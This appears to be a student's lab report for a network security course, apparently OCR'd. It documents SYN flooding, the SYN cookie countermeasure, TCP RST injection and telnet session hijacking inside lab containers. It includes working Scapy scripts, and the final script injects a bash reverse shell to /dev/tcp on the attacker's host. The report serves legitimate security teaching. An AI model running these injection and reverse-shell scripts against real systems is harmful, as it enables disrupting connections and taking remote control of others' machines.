
Marcantonio Soda Jr
CSE343
Professor Chuah
1 February 2022


Task 1.1 Python:

synflood.py:
All I had to change from the given python code was the destination (specifying it to be the port of the victim) and the port (setting it to 23 because telnet uses port 23).

Findings: NOTE: left is victim, top is attacker, bottom is user1.
Before attack:



After attack:




Before the attack, there are no incoming connections and the user can telnet into the victim with no issues. During the attack, the attacker is running synflood.py, causing the buffer for incoming connections on the victim to fill. The user is therefore (usually) not able to telnet to the victim machine, meaning the attack was successful. Sometimes the user is able to telnet in, meaning the attack was not completely successful with one instance of the synflood attack running. I find that it takes 3-4 synflood (python) processes to fully fill the buffer at all times.

Task 1.2 Launch the attack using C:

Before attack:


Before the C attack, the containers behave the same as before the python attack.

After attack:



The attack was completely successful using the c code. It is certainly faster than the python code because the user is unable to telnet to the victim while the attacker is only running one synflood process.

Task 1.3 Enable the SYN Cookie Countermeasure:




After enabling the SYN Cookie Countermeasure, the number of incoming connections increases but the attack is completely unsuccessful as the user is easily able to telnet to the victim.

Task 2 TCP RST Attacks on telnet Connections:

rst_attack.py


```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=41732, dport=23, flags="R", seq=3479502701)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

Before attack:



Before the attack, the user has established a telnet connection with the victim with no issues

After attack



After the attack, the connection between the user and the victim is broken. A rst packet can be seen in wireshark.


Task 3:

session_hijack.py:

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=41772, dport=23, flags="A", seq=2275531443, ack=2788301497)
data = "\r touch /home/seed/touched \r"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```


This code should hijack the session between the user and the victim and create a file called “touched” in the home directory of the victim.

After the attack:



The attack was successful. The telnet session was hijacked and a file called ‘touched’ was created in the home directory.

Wireshark output:




Task 4:

session_hijack.py (REVISED FROM ABOVE):

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=41998, dport=23, flags="A", seq=1454661658, ack=320657283)
data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

After attack:



Wireshark Output:

No.	Time	Source	Destination	Protocol	Length	Info
241	2022-02-01 22:4…	10.9.0.5	10.9.0.6	TCP	140	[TCP Retransmission]
242	2022-02-01 22:4…	10.9.0.5	10.9.0.6	TCP	140	[TCP Retransmission]
243	2022-02-01 22:4…	10.9.0.5	10.9.0.6	TCP	140	[TCP Retransmission]
244	2022-02-01 22:4…	10.9.0.5	10.9.0.6	TCP	140	[TCP Retransmission]
245	2022-02-01 22:4…	10.9.0.5	10.9.0.6	TCP	140	[TCP Retransmission]
246	2022-02-01 22:4…	10.9.0.5	10.9.0.6	TCP	140	[TCP Retransmission]
247	2022-02-01 22:4…	10.9.0.5	10.9.0.6	TCP	140	[TCP Retransmission]
248	2022-02-01 22:4…	10.9.0.5	10.9.0.6	TCP	140	[TCP Retransmission]
249	2022-02-01 22:4…	10.9.0.5	10.9.0.6	TCP	140	[TCP Retransmission]

The python code injects code that connects the attacker to the victim using reverse shell. After the attacker runs, he can move the netcat process to the foreground and begin using a bash shell attached to the victim's machine.